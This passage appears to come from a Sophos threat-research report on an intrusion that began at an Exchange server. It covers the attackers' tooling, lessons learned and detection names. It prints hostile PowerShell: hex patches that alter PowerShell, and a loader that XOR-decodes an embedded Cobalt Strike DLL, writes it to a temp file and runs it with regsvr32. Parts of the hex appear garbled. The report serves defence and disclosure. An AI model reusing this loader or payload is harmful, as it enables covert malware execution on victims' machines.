    #Out-Info "Apply patch for 64-bit mode Powershell"
    $hexs='4D17CA90030300000404000FF00FF00B8B800000000000000404000
21BC96D9469110048C52188A4800000488F82ADE8000000488F82A5E000000048
00800424A08006C0404452B1B183D221D0C0616003E220B1119091673000D0D47
  }
```

The embedded patches that modify PowerShell’s behavior

Lessons learned from the attack

The threat actors engaged in this attack were canny and evasive. They tried to stay below the radar by avoiding using RDP extensively, and by using commercially-available IT management tools to conceal the true nature of their work. Despite gaining initial access through a “low hanging fruit” Exchange server, they understood they might only have a limited window in which to gain the level of access they needed in order to deliver a final payload.

Fortunately in this case, the target never was hit with this destructive payload. Quick action by Labs and MTR ensured that the attackers’ actions were countered by reactions that prevented them from doing more damage. The greatest harm they caused resulted in the organization requiring all employees to change their passwords.



```
$bcnHex = '5D17CA9003030000040400000FF00FF00B8B800000000000004040000000000000000
89505007275ECEEED2FC304007176ECEEED729E04007473ECEEED85690400717 6ECEEEDA84404
000000000038B78F007B7B3636363630303030313146463030464 62D2D3636363636363636 2D
131464630304646 2D2D3131464630304646 2D2D303030303434343 42D2D303030303030464 62D
03030303030303 02D2D303030303030303 02D2D30304646313146463838303030303030303030
0303030303046463131464634343434303030303030307D7D00007B7B30304646363636363636
43434347D7D00007B7B363636363939303030303030303030302D2D3131464630304646 2D2D30
0303131464 62D2D36363636363636362D2D3131464630304646 2D2D3838343430303030 2D2D30
6463636363 62D2D31314646383834342D2D3030303030303030303030303030303030303030303036
0303030303030303030303030303036363636363636367D7D00007B7B303030303838343431 3146
0307D7D00007B7B30304646393930303030303030303030302D2D303030303131464 62D2D313146
939303 02D2D30304646303030 02D2D34343030313146462D2D30303030363636362D2D363636
0303030 2D2D36363636393930 2D2D363636363636363636303046463131464638383434303030
43434343030303030303030303030304646313146467D7D00007B7B30304646303030303030303034
D7D00007B7B30303030383830303131464630304646 2D2D3030303030303030 2D2D30304646 30
6462D2D303030303030303 02D2D36363636303030 02D2D363636363030464 62D2D3131464638
0302D2D3030303030303030 2D2D30304646313146463434343430303030303030303036363636 7D
7373535373736364141464646463535333 37D7D00007B7B30303636323244443636383835353 6
0007B7B37373333363646463434383830304141 2D2D3333414137373434 2D2D36363131323230
D2D30303030303030 2D2D36363636303030 2D2D3030464631314646 2D2D34343434303030
20008CBC3001AD9C3002CEFC3003CFFC3005093C30060A3C30078BBC300884BC3009A59C300B2
474656572726E6E61616C6C4E4E61616D6D656500006161757564646969747475757373727200
898969694B2B45A1C00044A15004C111E425D1606171D0E08414D0C02427C3606171D0E083D01
A2B291F0556510C1B015535170415111752 6D2C0F0D0B0D160711174321203E08055651031414

$bcnLen = $bcnHex.Length/2
$bcnBytes = New-Object Byte[]($bcnLen)
$mask = [byte]($bcnLen -band 0xFF)
(0..($bcnLen-1)) | % {
    $i = 2 * $_;
    $byte = $bcnHex.Substring($i, 2)
    $bcnBytes[$_] = [byte]"0x$byte" -bxor [byte]$mask
    $mask = $bcnBytes[$_]
}

$bcnFile = (Join-Path $env:TEMP ([System.IO.Path]::GetRandomFileName()))
[io.file]::WriteAllBytes($bcnFile, $bcnBytes)
$null = regsvr32 /i /s $bcnFile
```

The Cobalt Strike DLL payload was embedded as XORed binary data within a PowerShell script

In most attacks of this nature we investigate, the eventual deliverable is usually a ransomware payload. When attackers begin to see their customized tooling get blocked by security products, they often rapidly escalate to deploy ransomware before they lose all access to the network. The countermeasures Sophos deployed effectively prevented them from taking that final step.

The target told their Sophos team that they thought they had patched the Exchange server correctly, and then had tested whether the server was compromised using some scripts provided by Microsoft. Unfortunately, they relied too heavily on those scripts, which Microsoft had subsequently revised. The initial tests showed the server had not been compromised, but the followup tests using the revised scripts revealed that the server had, in fact, been taken over. While it was a useful exercise to run the “have I been compromised” scripts, it also serves as a cautionary tale that organizations should not rely on a test script alone to give themselves peace of mind.

Sophos also learned a valuable lesson in dealing with these attackers: It pays dividends to recognize the hallmarks of an active attack, even if the attackers are using tooling you’re unfamiliar with. Detecting the launch of Cobalt Strike in memory is just one such hallmark, and helped convince the customer that a serious (potentially very costly) attack was actively underway even though we didn’t observe many of the other common indicators of an attack, such as widespread use of RDP over a prolonged period of time, which would have appeared in log entries.

Detections and indicators of compromise

Sophos detects the payloads involved in this attack and others like it as **Mem/Meter-A**, **Troj/PSDrop-CV, AMSI/Cobalt-E,** or **Troj/PS-FX**. SophosLabs has published indicators of compromise relating to this attack to our Github page.

Acknowledgments

SophosLabs wishes to thank Peter Mackenzie, Vikas Singh, Gabor Szappanos, and the Rapid Response team for their help protecting this customer and producing the research that underlies this report.